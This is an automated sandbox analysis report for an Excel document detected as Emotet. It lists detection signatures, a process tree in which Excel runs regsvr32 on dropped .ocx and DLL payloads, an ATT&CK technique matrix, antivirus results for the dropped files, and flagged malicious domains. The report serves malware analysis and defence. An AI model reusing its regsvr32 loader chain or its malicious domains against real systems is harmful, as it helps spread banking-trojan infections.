

JOeSandbox Cloud BASIC



**ID:** 632101

**Sample Name:**

Datei\_26744565.xls

**Cookbook:**

defaultwindowsofficecookbook.jbs

**Time:** 09:49:07

**Date:** 23/05/2022

**Version:** 34.0.0 Boulder Opal

# Table of Contents

|                                                                                                                        |    |
|------------------------------------------------------------------------------------------------------------------------|----|
| Table of Contents                                                                                                      | 2  |
| Windows Analysis Report Datei_26744565.xls                                                                             | 4  |
| Overview                                                                                                               | 4  |
| General Information                                                                                                    | 4  |
| Detection                                                                                                              | 4  |
| Signatures                                                                                                             | 4  |
| Classification                                                                                                         | 4  |
| Process Tree                                                                                                           | 4  |
| Malware Configuration                                                                                                  | 4  |
| Yara Signatures                                                                                                        | 4  |
| Memory Dumps                                                                                                           | 4  |
| Unpacked PEs                                                                                                           | 5  |
| Sigma Signatures                                                                                                       | 5  |
| Snort Signatures                                                                                                       | 5  |
| Joe Sandbox Signatures                                                                                                 | 5  |
| AV Detection                                                                                                           | 5  |
| Software Vulnerabilities                                                                                               | 5  |
| Networking                                                                                                             | 5  |
| E-Banking Fraud                                                                                                        | 6  |
| System Summary                                                                                                         | 6  |
| Boot Survival                                                                                                          | 6  |
| Hooking and other Techniques for Hiding and Protection                                                                 | 6  |
| HIPS / PFW / Operating System Protection Evasion                                                                       | 6  |
| Stealing of Sensitive Information                                                                                      | 6  |
| Mitre Att&ck Matrix                                                                                                    | 6  |
| Behavior Graph                                                                                                         | 7  |
| Screenshots                                                                                                            | 7  |
| Thumbnails                                                                                                             | 7  |
| Antivirus, Machine Learning and Genetic Malware Detection                                                              | 8  |
| Initial Sample                                                                                                         | 8  |
| Dropped Files                                                                                                          | 8  |
| Unpacked PE Files                                                                                                      | 9  |
| Domains                                                                                                                | 9  |
| URLs                                                                                                                   | 9  |
| Domains and IPs                                                                                                        | 10 |
| Contacted Domains                                                                                                      | 10 |
| Contacted URLs                                                                                                         | 10 |
| URLs from Memory and Binaries                                                                                          | 10 |
| World Map of Contacted IPs                                                                                             | 12 |
| Public IPs                                                                                                             | 13 |
| General Information                                                                                                    | 13 |
| Warnings                                                                                                               | 13 |
| Simulations                                                                                                            | 14 |
| Behavior and APIs                                                                                                      | 14 |
| Joe Sandbox View / Context                                                                                             | 14 |
| IPs                                                                                                                    | 14 |
| Domains                                                                                                                | 14 |
| ASNs                                                                                                                   | 14 |
| JA3 Fingerprints                                                                                                       | 14 |
| Dropped Files                                                                                                          | 14 |
| Created / dropped Files                                                                                                | 14 |
| C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506                     | 14 |
| C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506                    | 14 |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\1Cb5zOjLgWGDemz55C5[1].dll | 15 |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\T35PENELLOsp[1].dll        | 15 |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\4HWP0KQI[1].dll            | 15 |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Jf8[1].dll                 | 16 |
| C:\Users\user\AppData\Local\Temp\CabE354.tmp                                                                           | 16 |
| C:\Users\user\AppData\Local\Temp\TarE355.tmp                                                                           | 16 |
| C:\Users\user\AppData\Local\Temp\~DF510C5EA216433379.TMP                                                               | 17 |
| C:\Users\user\Desktop\Datei_26744565.xls                                                                               | 17 |
| C:\Users\user\luxevr1.ocx                                                                                              | 17 |
| C:\Users\user\luxevr2.ocx                                                                                              | 18 |
| C:\Users\user\luxevr3.ocx                                                                                              | 18 |
| C:\Users\user\luxevr4.ocx                                                                                              | 18 |
| C:\Windows\System32\AnDDvm\lwQjfm.dll (copy)                                                                           | 19 |
| C:\Windows\System32\lvkabqgmpEJfEKh.dll (copy)                                                                         | 19 |
| C:\Windows\System32\MreGm\Zazriwdkuo.dll (copy)                                                                        | 19 |
| C:\Windows\System32\RrQZitdNyyCFEhepDnxsvRJXW.dll (copy)                                                               | 20 |
| Static File Info                                                                                                       | 20 |
| General                                                                                                                | 20 |
| File Icon                                                                                                              | 20 |
| Static OLE Info                                                                                                        | 21 |

|                                                                                                          |           |
|----------------------------------------------------------------------------------------------------------|-----------|
| General                                                                                                  | 21        |
| OLE File "Datei_26744565.xls"                                                                            | 21        |
| Indicators                                                                                               | 21        |
| Summary                                                                                                  | 21        |
| Document Summary                                                                                         | 21        |
| Streams                                                                                                  | 21        |
| Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096                           | 21        |
| General                                                                                                  | 21        |
| Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096                                   | 21        |
| General                                                                                                  | 21        |
| Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 58563 | 22        |
| General                                                                                                  | 22        |
| Macro 4.0 Code                                                                                           | 22        |
| <b>Network Behavior</b>                                                                                  | <b>22</b> |
| Network Port Distribution                                                                                | 22        |
| TCP Packets                                                                                              | 23        |
| UDP Packets                                                                                              | 25        |
| DNS Queries                                                                                              | 25        |
| DNS Answers                                                                                              | 25        |
| HTTP Request Dependency Graph                                                                            | 25        |
| HTTP Packets                                                                                             | 25        |
| <b>Statistics</b>                                                                                        | <b>29</b> |
| Behavior                                                                                                 | 29        |
| <b>System Behavior</b>                                                                                   | <b>29</b> |
| Analysis Process: EXCEL.EXEPID: 2816, Parent PID: 576                                                    | 29        |
| General                                                                                                  | 29        |
| File Activities                                                                                          | 30        |
| Registry Activities                                                                                      | 30        |
| Analysis Process: regsvr32.exePID: 2180, Parent PID: 2816                                                | 30        |
| General                                                                                                  | 30        |
| File Activities                                                                                          | 30        |
| Analysis Process: regsvr32.exePID: 2420, Parent PID: 2180                                                | 30        |
| General                                                                                                  | 30        |
| File Activities                                                                                          | 31        |
| File Created                                                                                             | 31        |
| Registry Activities                                                                                      | 31        |
| Analysis Process: regsvr32.exePID: 2408, Parent PID: 2816                                                | 31        |
| General                                                                                                  | 31        |
| File Activities                                                                                          | 31        |
| Analysis Process: regsvr32.exePID: 3020, Parent PID: 2408                                                | 32        |
| General                                                                                                  | 32        |
| File Activities                                                                                          | 32        |
| Registry Activities                                                                                      | 32        |
| Analysis Process: regsvr32.exePID: 2412, Parent PID: 2816                                                | 32        |
| General                                                                                                  | 32        |
| File Activities                                                                                          | 32        |
| Analysis Process: regsvr32.exePID: 2944, Parent PID: 2412                                                | 33        |
| General                                                                                                  | 33        |
| File Activities                                                                                          | 33        |
| Registry Activities                                                                                      | 33        |
| Analysis Process: regsvr32.exePID: 1740, Parent PID: 2816                                                | 33        |
| General                                                                                                  | 33        |
| File Activities                                                                                          | 33        |
| Analysis Process: regsvr32.exePID: 2680, Parent PID: 1740                                                | 34        |
| General                                                                                                  | 34        |
| File Activities                                                                                          | 34        |
| Registry Activities                                                                                      | 34        |
| <b>Disassembly</b>                                                                                       | <b>34</b> |

# Windows Analysis Report

Datei\_26744565.xls

## Overview

### General Information

|              |                    |
|--------------|--------------------|
| Sample Name: | Datei_26744565.xls |
| Analysis ID: | 632101             |
| MD5:         | a8777e5596125d..   |
| SHA1:        | bbd66379044f8d..   |
| SHA256:      | cbd5b045438532..   |
| Tags:        | xls                |
| Infos:       |                    |
|              |                    |

### Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN


Hidden Macro 4.0, Emotet

|              |         |
|--------------|---------|
| Score:       | 100     |
| Range:       | 0 - 100 |
| Whitelisted: | false   |
| Confidence:  | 100%    |

### Signatures

- Multi AV Scanner detection for subm...
- Document exploit detected (drops P...
- Office document tries to convince v...
- Yara detected Emotet
- System process connects to network...
- Document exploit detected (creates ...
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for dom...
- Multi AV Scanner detection for drop...
- Office process drops PE file
- Found Excel 4.0 Macro with suspici...
- Machine Learning detection for drop...

### Classification



## Process Tree

- System is w7x64
- EXCELEXE (PID: 2816 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 2180 cmdline: C:\Windows\System32\regsvr32.exe /S ..luxevr1.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2420 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\lrQZitdNyyCFEhe\pDnxsvRjXW.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2408 cmdline: C:\Windows\System32\regsvr32.exe /S ..luxevr2.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 3020 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\MreGm\Zazriwdkuo.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2412 cmdline: C:\Windows\System32\regsvr32.exe /S ..luxevr3.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2944 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\AnDDvm\lwQjfm.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1740 cmdline: C:\Windows\System32\regsvr32.exe /S ..luxevr4.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2680 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\lvkabqgmpeJ\lEKh.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- cleanup

## Malware Configuration

No configs have been found

## Yara Signatures

### Memory Dumps

| Source                                                                                | Rule                 | Description          | Author       | Strings |
|---------------------------------------------------------------------------------------|----------------------|----------------------|--------------|---------|
| 00000003.00000002.917379514.0000000001FE0000.00000040.00001000.00020000.00000000.sdmp | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| 00000009.00000002.947582927.0000000180001000.00000020.00001000.00020000.00000000.sdmp | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |

| Source                                                                                 | Rule                 | Description          | Author       | Strings |
|----------------------------------------------------------------------------------------|----------------------|----------------------|--------------|---------|
| 00000008.00000002.1214454935.00000000001C0000.00000040.00001000.00020000.00000000.sdmp | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| 00000007.00000002.932534809.0000000180001000.0000020.00001000.00020000.00000000.sdmp   | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| 00000006.00000002.1215133055.0000000180001000.0000020.00001000.00020000.00000000.sdmp  | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| Click to see the 11 entries                                                            |                      |                      |              |         |

### Unpacked PEs

| Source                               | Rule                 | Description          | Author       | Strings |
|--------------------------------------|----------------------|----------------------|--------------|---------|
| 6.2.regsvr32.exe.3c0000.0.unpack     | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| 6.2.regsvr32.exe.3c0000.0.raw.unpack | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| 4.2.regsvr32.exe.3c0000.0.unpack     | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| 3.2.regsvr32.exe.1fe0000.0.unpack    | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| 7.2.regsvr32.exe.2e0000.0.unpack     | JoeSecurity_Emotet_1 | Yara detected Emotet | Joe Security |         |
| Click to see the 11 entries          |                      |                      |              |         |

### Sigma Signatures

⛔ No Sigma rule has matched

### Snort Signatures

⛔ No Snort rule has matched

### Joe Sandbox Signatures

#### AV Detection



Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

#### Software Vulnerabilities



Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

#### Networking



System process connects to network (likely due to code injection or exploit)

## E-Banking Fraud



Yara detected Emotet

## System Summary



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found malicious Excel 4.0 Macro

Office process drops PE file

Found Excel 4.0 Macro with suspicious formulas

## Boot Survival



Drops PE files to the user root directory

## Hooking and other Techniques for Hiding and Protection



Hides that the sample has been downloaded from the Internet (zone.identifier)

## HIPS / PFW / Operating System Protection Evasion



System process connects to network (likely due to code injection or exploit)

## Stealing of Sensitive Information




Yara detected Emotet

## Mitre Att&ck Matrix

| Initial Access                      | Execution                                | Persistence                          | Privilege Escalation                 | Defense Evasion                              | Credential Access         | Discovery                            | Lateral Movement                   | Collection                     | Exfiltration                           | Command and Control                 | Network Effects                             | Remote Service Effects                      | Impact                                   |
|-------------------------------------|------------------------------------------|--------------------------------------|--------------------------------------|----------------------------------------------|---------------------------|--------------------------------------|------------------------------------|--------------------------------|----------------------------------------|-------------------------------------|---------------------------------------------|---------------------------------------------|------------------------------------------|
| Valid Accounts                      | 2<br>Scripting                           | Path Interception                    | 1 1 1<br>Process Injection           | 1 3 1<br>Masquerading                        | OS Credential Dumping     | 1<br>System Time Discovery           | Remote Services                    | 1<br>Archive Collected Data    | Exfiltration Over Other Network Medium | 1<br>Encrypted Channel              | Eavesdrop on Insecure Network Communication | Remotely Track Device Without Authorization | Modify System Partition                  |
| Default Accounts                    | 2<br>Native API                          | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | 1<br>Disable or Modify Tools                 | LSASS Memory              | 1<br>Query Registry                  | Remote Desktop Protocol            | Data from Removable Media      | Exfiltration Over Bluetooth            | 1<br>Non-Standard Port              | Exploit SS7 to Redirect Phone Calls/SMS     | Remotely Wipe Data Without Authorization    | Device Lockout                           |
| Domain Accounts                     | 4 3<br>Exploitation for Client Execution | Logon Script (Windows)               | Logon Script (Windows)               | 1<br>Virtualization/Sandbox Evasion          | Security Account Manager  | 1 2 1<br>Security Software Discovery | SMB/Windows Admin Shares           | Data from Network Shared Drive | Automated Exfiltration                 | 1 3<br>Ingress Tool Transfer        | Exploit SS7 to Track Device Location        | Obtain Device Cloud Backups                 | Delete Device Data                       |
| Local Accounts                      | At (Windows)                             | Logon Script (Mac)                   | Logon Script (Mac)                   | 1 1 1<br>Process Injection                   | NTDS                      | 1<br>Virtualization/Sandbox Evasion  | Distributed Component Object Model | Input Capture                  | Scheduled Transfer                     | 2<br>Non-Application Layer Protocol | SIM Card Swap                               |                                             | Carrier Billing Fraud                    |
| Cloud Accounts                      | Cron                                     | Network Logon Script                 | Network Logon Script                 | 1<br>Deobfuscate/Decode Files or Information | LSA Secrets               | 2<br>Process Discovery               | SSH                                | Keylogging                     | Data Transfer Size Limits              | 2 2<br>Application Layer Protocol   | Manipulate Device Communication             |                                             | Manipulate App Store Rankings or Ratings |
| Replication Through Removable Media | Launchd                                  | Rc.common                            | Rc.common                            | 2<br>Scripting                               | Cached Domain Credentials | 1<br>Remote System Discovery         | VNC                                | GUI Input Capture              | Exfiltration Over C2 Channel           | Multiband Communication             | Jamming or Denial of Service                |                                             | Abuse Accessibility Features             |
| External Remote Services            | Scheduled Task                           | Startup Items                        | Startup Items                        | 1<br>Hidden Files and Directories            | DCSync                    | 2<br>File and Directory Discovery    | Windows Remote Management          | Web Portal Capture             | Exfiltration Over Alternative Protocol | Commonly Used Port                  | Rogue Wi-Fi Access Points                   |                                             | Data Encrypted for Impact                |

| Initial Access                    | Execution                         | Persistence        | Privilege Escalation | Defense Evasion                   | Credential Access           | Discovery                            | Lateral Movement          | Collection             | Exfiltration                                           | Command and Control        | Network Effects                 | Remote Service Effects | Impact                                  |
|-----------------------------------|-----------------------------------|--------------------|----------------------|-----------------------------------|-----------------------------|--------------------------------------|---------------------------|------------------------|--------------------------------------------------------|----------------------------|---------------------------------|------------------------|-----------------------------------------|
| Drive-by Compromise               | Command and Scripting Interpreter | Scheduled Task/Job | Scheduled Task/Job   | 2 Obfuscated Files or Information | Proc Filesystem             | 1 6 System Information Discovery     | Shared Webroot            | Credential API Hooking | Exfiltration Over Symmetric Encrypted Non-C2 Protocol  | Application Layer Protocol | Downgrade to Insecure Protocols |                        | Generate Fraudulent Advertising Revenue |
| Exploit Public-Facing Application | PowerShell                        | At (Linux)         | At (Linux)           | 1 Regsvr32                        | /etc/passwd and /etc/shadow | System Network Connections Discovery | Software Deployment Tools | Data Staged            | Exfiltration Over Asymmetric Encrypted Non-C2 Protocol | Web Protocols              | Rogue Cellular Base Station     |                        | Data Destruction                        |


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source             | Detection | Scanner       | Label                             | Link |
|--------------------|-----------|---------------|-----------------------------------|------|
| Datei_26744565.xls | 39%       | ReversingLabs | Document-Excel.Trojan.Abracadabra |      |

### Dropped Files

| Source                                                                                                                | Detection | Scanner        | Label | Link |
|-----------------------------------------------------------------------------------------------------------------------|-----------|----------------|-------|------|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\JC0A1K N1Cb5zOjLgWGDemz55C5[1].dll | 100%      | Joe Sandbox ML |       |      |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T40403J ZIT35PENELLOsp[1].dll      | 100%      | Joe Sandbox ML |       |      |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1 P\Jf8[1].dll               | 100%      | Joe Sandbox ML |       |      |
| C:\Users\user\luxevr3.ocx                                                                                             | 100%      | Joe Sandbox ML |       |      |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JW C\4HWP0KQ[1].dll           | 100%      | Joe Sandbox ML |       |      |
| C:\Users\user\luxevr1.ocx                                                                                             | 100%      | Joe Sandbox ML |       |      |

| Source                                                                                                                | Detection | Scanner        | Label               | Link                   |
|-----------------------------------------------------------------------------------------------------------------------|-----------|----------------|---------------------|------------------------|
| C:\Users\user\luxevr4.ocx                                                                                             | 100%      | Joe Sandbox ML |                     |                        |
| C:\Users\user\luxevr2.ocx                                                                                             | 100%      | Joe Sandbox ML |                     |                        |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN1Cb5zOjLgWGDemz55C5[1].dll | 59%       | ReversingLabs  | Win64.Trojan.Emotet |                        |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZIT35PENELLOsp[1].dll       | 29%       | Metadefender   |                     | <a href="#">Browse</a> |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZIT35PENELLOsp[1].dll       | 61%       | ReversingLabs  | Win64.Trojan.Emotet |                        |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC4HWP0KQI[1].dll            | 59%       | ReversingLabs  | Win64.Trojan.Emotet |                        |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1PJf8[1].dll                 | 59%       | ReversingLabs  | Win64.Trojan.Emotet |                        |
| C:\Users\user\luxevr1.ocx                                                                                             | 59%       | ReversingLabs  | Win64.Trojan.Emotet |                        |
| C:\Users\user\luxevr2.ocx                                                                                             | 59%       | ReversingLabs  | Win64.Trojan.Emotet |                        |
| C:\Users\user\luxevr3.ocx                                                                                             | 59%       | ReversingLabs  | Win64.Trojan.Emotet |                        |
| C:\Users\user\luxevr4.ocx                                                                                             | 29%       | Metadefender   |                     | <a href="#">Browse</a> |
| C:\Users\user\luxevr4.ocx                                                                                             | 61%       | ReversingLabs  | Win64.Trojan.Emotet |                        |
| C:\Windows\System32\AnDDvm\lwQjfm.dll (copy)                                                                          | 59%       | ReversingLabs  | Win64.Trojan.Emotet |                        |
| C:\Windows\System32\lvkabqgmpEJfEKh.dll (copy)                                                                        | 29%       | Metadefender   |                     | <a href="#">Browse</a> |
| C:\Windows\System32\lvkabqgmpEJfEKh.dll (copy)                                                                        | 61%       | ReversingLabs  | Win64.Trojan.Emotet |                        |
| C:\Windows\System32\MreGm\Zazriwdkuo.dll (copy)                                                                       | 59%       | ReversingLabs  | Win64.Trojan.Emotet |                        |
| C:\Windows\System32\RrQZitdNyvCFEhe\pDnxsRJJXW.dll (copy)                                                             | 59%       | ReversingLabs  | Win64.Trojan.Emotet |                        |

## Unpacked PE Files

| Source                            | Detection | Scanner | Label             | Link | Download                      |
|-----------------------------------|-----------|---------|-------------------|------|-------------------------------|
| 9.2.regsvr32.exe.450000.0.unpack  | 100%      | Avira   | HEUR/AGEN.1215461 |      | <a href="#">Download File</a> |
| 6.2.regsvr32.exe.3c0000.0.unpack  | 100%      | Avira   | HEUR/AGEN.1215461 |      | <a href="#">Download File</a> |
| 4.2.regsvr32.exe.3c0000.0.unpack  | 100%      | Avira   | HEUR/AGEN.1215461 |      | <a href="#">Download File</a> |
| 10.2.regsvr32.exe.3c0000.0.unpack | 100%      | Avira   | HEUR/AGEN.1215461 |      | <a href="#">Download File</a> |
| 7.2.regsvr32.exe.2e0000.0.unpack  | 100%      | Avira   | HEUR/AGEN.1215461 |      | <a href="#">Download File</a> |
| 5.2.regsvr32.exe.4f0000.0.unpack  | 100%      | Avira   | HEUR/AGEN.1215461 |      | <a href="#">Download File</a> |
| 3.2.regsvr32.exe.1fe0000.0.unpack | 100%      | Avira   | HEUR/AGEN.1215461 |      | <a href="#">Download File</a> |
| 8.2.regsvr32.exe.1c0000.0.unpack  | 100%      | Avira   | HEUR/AGEN.1215461 |      | <a href="#">Download File</a> |

## Domains

| Source                  | Detection | Scanner    | Label | Link                   |
|-------------------------|-----------|------------|-------|------------------------|
| kolejleri.com           | 12%       | Virustotal |       | <a href="#">Browse</a> |
| milanstaffing.com       | 7%        | Virustotal |       | <a href="#">Browse</a> |
